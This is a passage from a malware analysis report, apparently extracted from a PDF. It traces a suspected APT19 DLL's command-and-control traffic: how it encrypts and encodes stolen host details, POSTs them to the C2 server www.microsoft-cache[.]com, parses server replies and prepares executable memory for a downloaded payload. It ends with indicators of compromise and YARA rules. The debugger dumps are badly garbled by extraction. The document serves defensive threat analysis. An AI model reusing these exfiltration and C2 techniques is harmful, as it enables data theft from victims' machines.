04603BE0 04603BF0 04603C00 04603C10 04603C20	6E 00 7 6E 00 6 34 00 3 65 00 6 3A 00 2	7 00 <u>4D</u> 4 00 65 7 00 74 5 00 0D 5 00 74 0 00 74	00 54 00 00 6E 00 00 68 00 00 0A 00 00 2D 00 00 65 00	0D 00 0A 00 74 00 2D 00 3A 00 20 00 43 00 6F 00 54 00 79 00 78 00 74 00	43 00 6F 00 4C 00 65 00 31 00 34 00 6E 00 74 00 70 00 65 00 2F 00 68 00	.G.M.TC.O. n.t.e.n.tL.e. n.g.t.h.:1.4. 4.6C.O.n.t. e.n.tT.y.p.e. :t.e.x.t./.h.	00AEB7B4 04600990 00AEB7B8 00AECAA0 00AEB7BC 00AEB8F0 00AEB7C0 00450047
04603BE0 04603BF0 04603C00 04603C10 04603C20 04603C20	6E 00 7- 6E 00 6 34 00 3 65 00 6 3A 00 2 74 00 6	7 00 <u>4D</u> 4 00 65 7 00 74 5 00 0D 5 00 74 0 00 74 0 00 74 0 00 6C	00 54 00 00 6E 00 00 68 00 00 0A 00 00 2D 00 00 65 00 00 0D 0D	0D 00 0A 00 74 00 2D 00 3A 00 20 00 43 00 6F 00 54 00 79 00 78 00 74 00 0A 00 53 00	43 00 6F 00 4C 00 65 00 31 00 34 00 6E 00 74 00 70 00 65 00 2F 00 65 00 2F 00 65 00 2F 00 65 00	.G.M.TC.O. n.t.e.n.tL.e. n.g.t.h.:1.4. 4.6C.O.n.t. e.n.tT.y.p.e. :t.e.x.t./.h. t.m.lS.e.r.	00AEB784 04600990 00AEB788 00AECAA0 00AEB78C 00AEB87C 00AEB7C0 00450047 00AEB7C4 0000005 00AEB7C8 0000000
04603BE0 04603BF0 04603C00 04603C10 04603C20 04603C30 04603C40	6E 00 7 6E 00 6 34 00 3 65 00 6 3A 00 2 74 00 6 76 00 6	7 00 4D 4 00 65 7 00 74 5 00 0D 5 00 74 0 00 74 0 00 74 0 00 6C 5 00 72	00 54 00 00 6E 00 00 68 00 00 0A 00 00 2D 00 00 65 00 00 0D 0D 00 3A 00	0D 00 0A 00 74 00 2D 00 3A 00 2O 00 43 00 6F 00 54 00 7P 00 78 00 74 00 0A 00 53 00 20 00 46 00	43 00 6F 00 42 00 65 00 31 00 34 00 6E 00 74 00 70 00 65 00 2 65 00 72 00 65 00 72 00 68 00 61 00 68 00 72 00	.G.M.TC.o. n.t.e.n.tL.e. n.g.t.h.: .1.4. 4.6C.o.n.t. e.n.tT.y.p.e. :t.e.x.t./.h. t.m.lS.e.r. v.e.r.: .F.a.k.	00AEB7B4 04600990 00AEB7B8 00AECAA0 00AEB7BC 00AEB8FC 00AEB7C0 00458047 00AEB7C4 00000054
04603BE0 04603BF0 04603C00 04603C10 04603C20 04603C30 04603C40 04603C50	6E 00 7 6E 00 6 34 00 3 65 00 6 3A 00 2 74 00 6 76 00 6 65 00 4	7 00 4D 4 00 65 7 00 74 5 00 0D 5 00 74 0 00 74 0 00 74 0 00 6C 5 00 72 5 00 65	00 54 00 00 6E 00 00 68 00 00 0A 00 00 2D 00 00 65 00 00 3A 00 00 74 00	0D 00 0A 00 74 00 2D 00 3A 00 2O 00 43 00 6F 00 54 00 79 00 78 00 74 00 00 00 74 00 20 00 46 00 2F 00 31 00	43 00 6F 00 42 00 65 00 31 00 34 00 6E 00 74 00 70 00 65 00 2F 00 68 00 65 00 72 00 65 00 72 00 65 00 72 00 65 00 72 00 62 00 32 00 2E 00 33 00	.G.M.TC.O. n.t.e.n.tL.e. n.g.t.h.:1.4. 4.6C.O.n.t. e.n.tT.y.p.e. :t.e.x.t./.h. t.m.lS.e.r.	00AEB7B4 04600990 00AEB7B8 00AECA40 00AEB7BC 00AEB87C 00AEB7C4 0000054 00AEB7C4 00000054 00AEB7C8 00000000 00AEB7C8 00000000

Figure 52

Now there is a call to the WinHttpQueryDataAvailable function, and then it reads the data returned by the C2 server using WinHttpReadData API:

	6CD71 6CD71 6CD71 6CD71	LBD1 FF	75 FC		push edi	l ptr ss: [e				
_	6CD71		76 08			ptr ds:[e		-	-	
P	> 6CD71		15 58 42 D	<u>8 6C</u>	call dword	ptr ds:[<	&WinHttpRea	dData	>]	
1.1										
vord ptr [6CD84258 <ap< th=""><th>ot.&WinHttp</th><th>ReadData>]=</th><th><winhttp.win< th=""><th>HttpReadData</th><th>5</th><th></th><th></th><th></th><th></th></winhttp.win<></th></ap<>	ot.&WinHttp	ReadData>]=	<winhttp.win< th=""><th>HttpReadData</th><th>5</th><th></th><th></th><th></th><th></th></winhttp.win<>	HttpReadData	5				
	6CD84258 <ap< th=""><th></th><th></th><th><winhttp.win< th=""><th>HttpReadData</th><th>Þ</th><th></th><th></th><th></th><th></th></winhttp.win<></th></ap<>			<winhttp.win< th=""><th>HttpReadData</th><th>Þ</th><th></th><th></th><th></th><th></th></winhttp.win<>	HttpReadData	Þ				
				<winhttp.win< td=""><td>HttpReadData</td><td>x=] Locals</td><td>Struct</td><td></td><td>00AEB780 00AEB784</td><td></td></winhttp.win<>	HttpReadData	x=] Locals	Struct		00AEB780 00AEB784	
ext:6CD71	BD8 apt.dll:	\$1BD8 #FD8					2 Struct	^		0460657 000005A

Figure 53

The buffer containing the information that will be exfiltrated is XORed byte-by-byte with a one-byte key. The following information belongs to the buffer: the C2 server address, hostname, username, IP address represented as hex values, 01 constant because the process is running on a 64-bit environment, the result of GetLocaleInfoA call (0x1b5 = 437 in our case), the amount of physical memory represented as a 32-bit value, the amount of physical memory currently available represented as a 32-bit value, the processor name, the width of the screen of the primary display monitor represented as a 32-bit value (0x780 = 1920 in our case) and the height of the screen of the primary display monitor represented as a 32-bit value (0x438 = 1080 in our case):


IP)741)741)741)741)741)741)741	L49 L4C L50 L51 L53		8/ 30 47 38 72	0 40 7 8 FE 2 F4	E 07	7 12						<pre>xor edi,ed mov cl,byt xor byte p inc edi cmp edi,es jb apt.6CD</pre>	e ptr tr ds: 74149	[edi+		
byte ptr cl=D7 'x' .text:6CE										htt	:p:/	//ww	w.n	nicr	050	oft-	-cache.com:4	43"]=(68 'h'		
Ump :	1		Dun	np 2			Dum	р 3	ţ		Dump	4	ų	D	ump	5	💮 Watch 1	[x=] [ocals	2 Struct	
Address	He	(1000			ASCII		1		
	_					00	70	-		00	_			00			h.t.t.p.:.,				
00C1F4C2	77		77	00	2E									00			w.wm.i.				
0C1F4D2		00	6F	00		00				00				00			s.o.f.t0				
0C1F4E2						00					00			00			4.3				
0C1F502		00	_	00		00				00				00			4.5				
0C1F512		00		00		00				00				00							
0C1F522			00	00			00	00			00										
0C1F532	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00					
0C1F542	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00					
0C1F552		~~~	00	00		_															
0C1F562		_	00	00										00							
0C1F572			00	00			00					00									
0C1F582	00	_	00	00			00	00		00											
0C1F592			00	00		00		00						00			•••••				
0C1F5A2 0C1F5B2		00		00		00	_	00		00		00									
0C1F5B2			00			00						00				00					
OC1F5D2						00										-					
	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0.0			1		

Figure 54

After the operation is complete, the buffer looks like in the following picture:

Address	He	<		1	- 36					-							ASCII
00C1F4B2	BF	D7	A3	D7	A3	D7	A7	D7	ED	D7	F8	D7	F8	D7	A0	D7	¿x£x£x§xíxøxøx x
00C1F4C2	AO	D7	AO	D7	F9	D7	BA	D7	BE	D7	B4	D7	A5	D7	B 8	D7	X XUX°X%X X¥X X
00C1F4D2	A4	D7	B 8	D7	B1	D7	A3	D7	FA	D7	B4	D7	B6	D7	B4	D7	¤x x±x£xúx x¶x x
00C1F4E2	BF	D7	B2	D7	F9	D7	B4	D7	B 8	D7	BA	D7	ED	D7	E3	D7	¿x=xùx´x,x°xíxãx
00C1F4F2	E3	D7	E4	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	axaxxxxxxxxxxxxxxx
00C1F502	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
00C1F512	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
00C1F522	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
00C1F532	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	××××××××××××××××××××××××××××××××××××××
00C1F542	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	xxxxxxxxxxxxxxxxx
00C1F552	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
00C1F562	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
00C1F572	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
00C1F582	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
00C1F592	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	XXXXXXXXXXXXXXXXXXX
00C1F5A2	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	XXXXXXXXXXXXXXXXXXX
00C1F5B2	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
00C1F5C2	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
00C1F5D2	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	D7	XXXXXXXXXXXXXXXXX

The malware developers have written their implementation of the Base64 algorithm rather than relying on Windows APIs. The following picture presents a part of the assembly code corresponding to it:



The encrypted buffer is encoded with the Base64 algorithm:

Address	Нех	(19											ASCII
04603D68	45	67	67	41	41	4E	63	43	62	6B	51	41	42	41	41	41	EggAANcCbkQABAAA
04603D78	41	41	41	41	43	41	41	41	76	39	65	6A	31	36	50	58	AAAACAAAv9ej16PX
04603D88	70	39	66	74	31	2F	6A	58	2B	4E	65	67	31	36	44	58	p9ft1/jX+Neg16DX
04603D98	6F	4E	66	35	31	37	72	58	76	74	65	30	31	36	58	58	oNf517rXvte016XX
04603DA8	75	4E	65	6B	31	37	6A	58					31				uNek17jXsdej1/rX
04603DB8	74	4E	65	32	31	37	54	58	76	39	65	79	31	2F	6E	58	tNe217TXv9ey1/nX
04603DC8	74	4E	65	34	31	37	72	58	37	64	66	6A	31	2B	50	58	tNe417rX7dfj1+PX
04603DD8	35	4E	66	58	31	39	66	58	31	39	66	58	31	39	66	58	5NfX19fX19fX19fX
04603DE8	31	39	66	58									31			58	19fx19fx19fx19fx19fx Figure 57
04603DF8	31	39	66	58	31	39	66	58	31	39	66	58	31	39	66	58	19fX19fX19fX19fX
04603E08	31	39	66	58	31	39	66	58	31	39	66	58	31	39	66	58	19fX19fX19fX19fX
04603E18	31	39	66	58	31	39	66	58	31	39	66	58	31	39	66	58	19fX19fX19fX19fX
04603E28	31	39	66	58	31	39	66	58	31	39	66	58	31	39	66	58	19fX19fX19fX19fX
04603E38	31	39	66	58	31	39	66	58	31	39	66	58	31	39	66	58	19fX19fX19fX19fX
04603E48	31	39	66	58	31	39	66	58	31	39	66	58	31	39	66	58	19fX19fX19fX19fX
04603E58	31	39	66	58	31	39	66	58	31	39	66	58	31	39	66	58	19fX19fX19fX19fX
04603E68	31	39	66	58	31	39	66	58	31	39	66	58	31	39	66	58	19fX19fX19fX19fX
04603E78	31	39	66	58	31	39	66	58	31	39	66	58	31	39	66	58	19fX19fX19fX19fX
04603E88	31	39	66	58	31	39	66	58	31	39	66	58	31	39	66	58	19fX19fX19fX19fX

As before, there is a WinHttpOpen API call (same user agent as the last time) followed by a WinHttpSetTimeouts function call, and then it tries to connect to www.microsoft-cache[.]com on port 443 using WinHttpConnect API. The malware performs a POST request by calling the WinHttpOpenRequest function (as before, the data parameter contains randomly-generated characters):

6CD71FF7 6CD71FF7 6CD71FF9 6CD71FF9 6CD71FFC 6CD71FFC 6CD72000	50 53 FF 75 08 80 45 F0 50 FF 76 04	push eax push dword ptr ss:[ebp+8] lea eax,dword ptr ss:[ebp-10] push eax push dword ptr ds:[es1+4]	eax:L"POST" [ebp+8]:L"/world/ eax:L"POST"	x87Statusword 0000 x87Sw_8 0 x87Sw_C3 0 x87Sw_C2 0 x87Sw_C1 0 x87Sw_C0 0 x87Sw_E5 0 x87Sw_SF 0 x87Sw_P 0 x87Sw_U 0
<pre>SIG</pre>		<pre>call dword ptr ds:[<awinhttpopenrequest>] ttp.winHttpOpenRequest></awinhttpopenrequest></pre>		Default (stdcall) 11 [esp] 00C08958 21 [esp+4] 00AE8788 L"POST" 31 [esp+6] 0460C48 L"/world/video/shr1 41 [esp+C] 0000000 51 [esp+L] 000AE8D2 L"http://www.googl
How p 1 How p 2 How p 2 <t< td=""><td>00AEI 00</td><td>5763 00C08958 8764 00AE8788 L"POST" 8768 04600C48 L"/world/video/shrien-dewani-arrives-u 876C 00000000 8770 00AE83D2 L"http://www.google.com" 8774 00000000</td><td>k-murder-trial-collapses-v</td><td>ideo?0023528460926559&data=joibbueaqxyn"</td></t<>	00AEI 00	5763 00C08958 8764 00AE8788 L"POST" 8768 04600C48 L"/world/video/shrien-dewani-arrives-u 876C 00000000 8770 00AE83D2 L"http://www.google.com" 8774 00000000	k-murder-trial-collapses-v	ideo?0023528460926559&data=joibbueaqxyn"

Figure 58

The encrypted + encoded buffer is exfiltrated to the C2 server via a WinHttpWriteData function call, as shown below:

6CD72089 50 push eax 6CD7208A FF 75 10 push dword ptr ss: [ebp+10] 6CD7208D 89 5D 08 mov dword ptr ss: [ebp+8], ebx 6CD72090 FF 75 0C push dword ptr ss: [ebp+6] 6CD72093 FF 76 08 push dword ptr ds: [esi+8] 6CD72096 FF 15 34 42 D8 6C call dword ptr ds: [<&winHttpWriteData>] dword ptr [6CD84234 <apt.&winhttpwritedata>]=<winhttp.winhttpwritedata> .text:6CD72096 apt.dll:\$2096 #1496</winhttp.winhttpwritedata></apt.&winhttpwritedata>																							
Ump 1			Dun	np 2			Dum	р 3	1	.	Jump	4	ų	D	ump	5	💮 Watch 1	[x =]	Locals	P	tr	00AEB76C 00AEB770	00C085F8 04603D68
Address	Нех																ASCII		1		~	00AEB774	00000AC4
04603D68	45	67	67	41	41	4E	63	43	62	6B	51	41	42	41	41	41	EggAANcCbk	ABAAA				00AEB778 00AEB77C	00AEB7A0 04600C48
04603D78	41	41	41	41	43	41	41	41	76	39	65	6A	31	36	50	58	AAAACAAAV9	ej16P>	(00AEB77C	
04603D88	70	39	66	74	31	2F	6A	58	2B	4E	65	67		36				eq16D>	c			00AEB780	04603D68
04603D98	6F	4E	66	35	31	37	72	58	76	74	65	30	31	36	58	58	oNf517rXvt	e016X)	C			00AEB788	
04603DA8	75	4E	65	6B	31	37	6A	58	73	64	65	6A	31	2F	72	58	uNek17jXsd	ej1/r>	C			00AEB78C	00540053
04603DB8	74	4E	65	32	31	37	54	58	76	39	65	79	31	2F	6E	58	tNe217TXv9	ey1/n>	c			00AEB7 8C	000000000
04603DC8	74		65	34	31	37	72	58	37	64	66	6A	31	2B	50	58	tNe417rX7d	fj1+P>	C			00AEB794	OOAEDBCO
04603DD8	35		66		31												5NfX19fX19					00AEB798	OOAEBSEO
04603DE8					31									39								OOAEB79C	
04603DF8					31									39								00AEB7A0	00000000
04603E08														39								00AEB7A4	04603D68
04603E18																						00AEB7A8	00000AC4
04603E28														39								OOAEB7AC	OOAECAAO
04603E38	31							58						39								00AEB7B0	00BE98B8
04603E48	31	39	66	58	31	39	66	58	31	39	66	58	31	39	66	58						OOAEB7B4	000000000
04603E58	31					39																OOAEB7B8	726F772F
04603E68	31																					00AEB7BC	762F646C
04603E78	31																					00AEB7C0	6F656469
04603E88	31	39	66	58	31	39	66	58	31	39	66	58	31	39	66	58	19fX19fX19	FX19f>	(×	OOAEB7CA	77607275
Figure 5	9																						


The malicious process performs 2 WinHttpQueryHeaders function calls: 1st one has 0x16 (WINHTTP_QUERY_RAW_HEADERS_CRLF) parameter and the 2nd one has 0x20000013 (WINHTTP_QUERY_FLAG_NUMBER|WINHTTP_QUERY_STATUS_CODE) parameter. It checks out the status code and ensures that it's 200. The thread continues by calling WinHttpQueryDataAvailable and WinHttpReadData APIs to retrieve the server's response. The malware performs another GET request to the C2 server:

 6CD71FF7 6CD71FF8 6CD71FF9 6CD71FF9 6CD71FF6 6CD71FF6 6CD71FF6 6CD71FF6 	50 53 FF 75 08 80 45 F0 50 FF 76 04	push eax push ebx push dword ptr ss:[ebp+8] lea eax,dword ptr ss:[ebp-10] push eax push dword ptr ds:[esi+4] call dword ptr ds:[esi+4]	e [e	x875tatusWord 0000 x875W_B 0 x875W_C3 0 x875W_C2 0 x875W_C1 0 x875W_C0 0 x875W_E5 0 x875W_5F 0 x875W_P 0 x875W_U 0
EIP 6CCD72003 dword ptr [6CD8424C <apt.< td=""> .text:6CD72003 apt.dll:\$2</apt.<>		lass doed and an derfiel of an i	>	Default (stdcall) ▼ 5 ↓ Unlod 1: [esp] 008FD0A8 2: [esp+0] 00AEB7A8 L"GET" 3: [esp+0] 04600C48 L"/11feandstyle/marmalade 4: [esp+C] 0000000
Address Hex 00AEB7D8 2F 6C 69 66 65 6 00AEB7F8 72 6D 61 6C 61 6 00AEB7F8 6F 6E 2D 73 61 6 00AEB7F8 6F 6E 2D 73 61 6	Dump 3 Dump 3 Dump 0 OAEB78 1 6E 64 73 74 OAEB78 OAEB78 4 65 2D 70 61 OAEB79 OAEB79 65 73 2D 75 OAEB79 OAEB79	0 008FD0AS L"GET" 4 00AEB7AS L"GET" 5 04600C48 L"/lifeandstyle/marmalade-paddington-sal C 0000000 0 00AED282 L"http://www.google.com" 4 00000000	es-up-makin	g-drinking?0023528461146965&data=vznoflywprlo"


Figure 60

The same steps as before are repeated one more time: 2 WinHttpQueryHeaders calls followed by WinHttpQueryDataAvailable and then WinHttpReadData in order to read the data sent by the server. As mentioned in the Unit42 article at

<u>https://unit42.paloaltonetworks.com/new-attacks-linked-to-c0d0s0-group/</u>, the server's response should contain a "background-color" parameter followed by "#" and an offset. The offset is read, converted to an integer using the atoi function, and then divided by 100, as shown in figure 61:




The idea is that the malware reads the data found at the position equal to offset/100. In our case, we've modified the response to contain "#28300" which translates to an offset of 28300 (the position will be 28300/100 = 283). The following picture reveals the fact that the process reads the data found at that specific position (0x11b = 283):




62

According to the same article, the first 4 bytes represent the total length, and the remaining data would be Base64-encoded. Indeed we were able to identify the function where the server's response is Base64-decoded:

```
.text:6CD74375 var_104= byte ptr -104h
.text:6CD74375 var_103= byte ptr -103h
.text:6CD74375 var_4= dword ptr -4
.text:6CD74375 arg_0= dword ptr 8
.text:6CD74375 arg_4= dword ptr 0Ch
.text:6CD74375 arg_8= dword ptr 10h
.text:6CD74375
.text:6CD74375 push
                     ebp
.text:6CD74376 mov
                  ebp, esp
.text:6CD74378 sub esp, 150h
.text:6CD7437E mov eax, ____security_cookie
.text:6CD74383 xor eax, ebp
.text:6CD74385 mov [ebp+var_4], eax
                  eax, [ebp+arg 4]
.text:6CD74388 mov
.text:6CD7438B push ebx
.text:6CD7438C push esi
.text:6CD7438D push
                   edi
                    10h
.text:6CD7438E push
                     ebx, ecx
.text:6CD74390 mov
.text:6CD74392 pop
                     ecx
                     esi, offset aAbcdefghijklmn ; "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklm"...
.text:6CD74393 mov
                     edi, [ebp+var_148]
.text:6CD74398 lea
.text:6CD7439E rep movsd
.text:6CD743A0 mov
                     [ebp+var_150], eax
.text:6CD743A6 mov
                     eax, [ebp+arg_8]
.text:6CD743A9 push 0FFh
                                    ; size_t
.text:6CD743AE mov
                  [ebp+var_14C], eax
.text:6CD743B4 lea
                   eax, [ebp+var_103]
                                   ; int
.text:6CD743BA push 0
                                    ; void *
.text:6CD743BC push
                   eax
.text:6CD743BD movsb
.text:6CD743BE mov
                    [ebp+var_104], 0
.text:6CD743C5 call __memset
.text:6CD743CA add esp, 0Ch
.text:6CD743CD mov
                   esi, ebx
.text:6CD743CF test ebx, ebx
.text:6CD743D1 jle
                   short loc 6CD743E2
```



At the time of analysis, no live response has been provided by the C2 server. According to the Unit42 article, the server would respond with a DLL file with 4 exports: StartWorker, StopWorker, WorkerRun and DIIEntryPoint. Even if we didn't receive a valid response from the server, we were able to find out that the malicious process allocates a new memory area in order to write the DLL code inside:



The new area of memory has to be executable because the potential DLL has to run, and that's why the malware uses VirtualProtect in order to change the protection of the area:





Figure 66

After the malicious code would be written in the new memory location, the process would pass the execution flow to the new DLL file, as shown in the figure below:



References

Unit42 report: <u>https://unit42.paloaltonetworks.com/new-attacks-linked-to-c0d0s0-group/</u>

VirusTotal link:

https://www.virustotal.com/gui/file/de33dfce8143f9f929abda910632f7536ffa809603ec027a41 93d5e57880b292/detection

MSDN: https://docs.microsoft.com/en-us/windows/win32/api/

Fakenet: https://github.com/fireeye/flare-fakenet-ng

FireEye: <u>https://www.fireeye.com/current-threats/apt-groups.html#apt19</u>

INDICATORS OF COMPROMISE

C2 domain: www.microsoft-cache[.]com

C2 IP address: 106.185.43.96

```
SHA256:
DE33DFCE8143F9F929ABDA910632F7536FFA809603EC027A4193D5E57880B292
```

URLs: 106.185.43.96/user/atv.html

```
www.microsoft-cache[.]com:443/money/ofcom-fines-nuisance-calls?
0023528460592137&data=<12 random chars>
```

www.microsoft-cache[.]com:443/world/video/shrien-dewani-arrives-uk-murder-trial-collapsesvideo?0023528461146965&data=<12 random chars>

www.microsoft-cache[.]com:443/lifeandstyle/marmalade-paddington-sales-up-makingdrinking?0023528460592137&data=<12 random chars>

Yara rules for detecting the threat

```
rule APT19_1 {
    meta:
        author = "CyberMasterV"
        Date = "2020-12-26"
    strings:
        $s1 = "http://www.google.com" wide ascii
        $s2 = "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_2; en-US)
AppleWebKit/533.3 (KHTML, like Gecko) Chrome/5.0.354.0 Safari/533.3" wide ascii
        $s3 = "%s?%016I64d&data=%s"
        $s4 = "DebugCreate"
        $s5 = "DebugCreate"
        $s5 = "DebugConnect"
        condition:
        4 of them
}
```

```
rule APT19_2 {
    meta:
        author = "CyberMasterV"
        Date = "2020-12-26"
    strings:
        $s1 = "DbgEng.Dll" wide ascii
        $s2 = "Windows Helper Service"
        $s3 = "WinHelpSrv"
        $s4 = "KBKBKBKBKBKB"
        condition:
            3 of them
}
```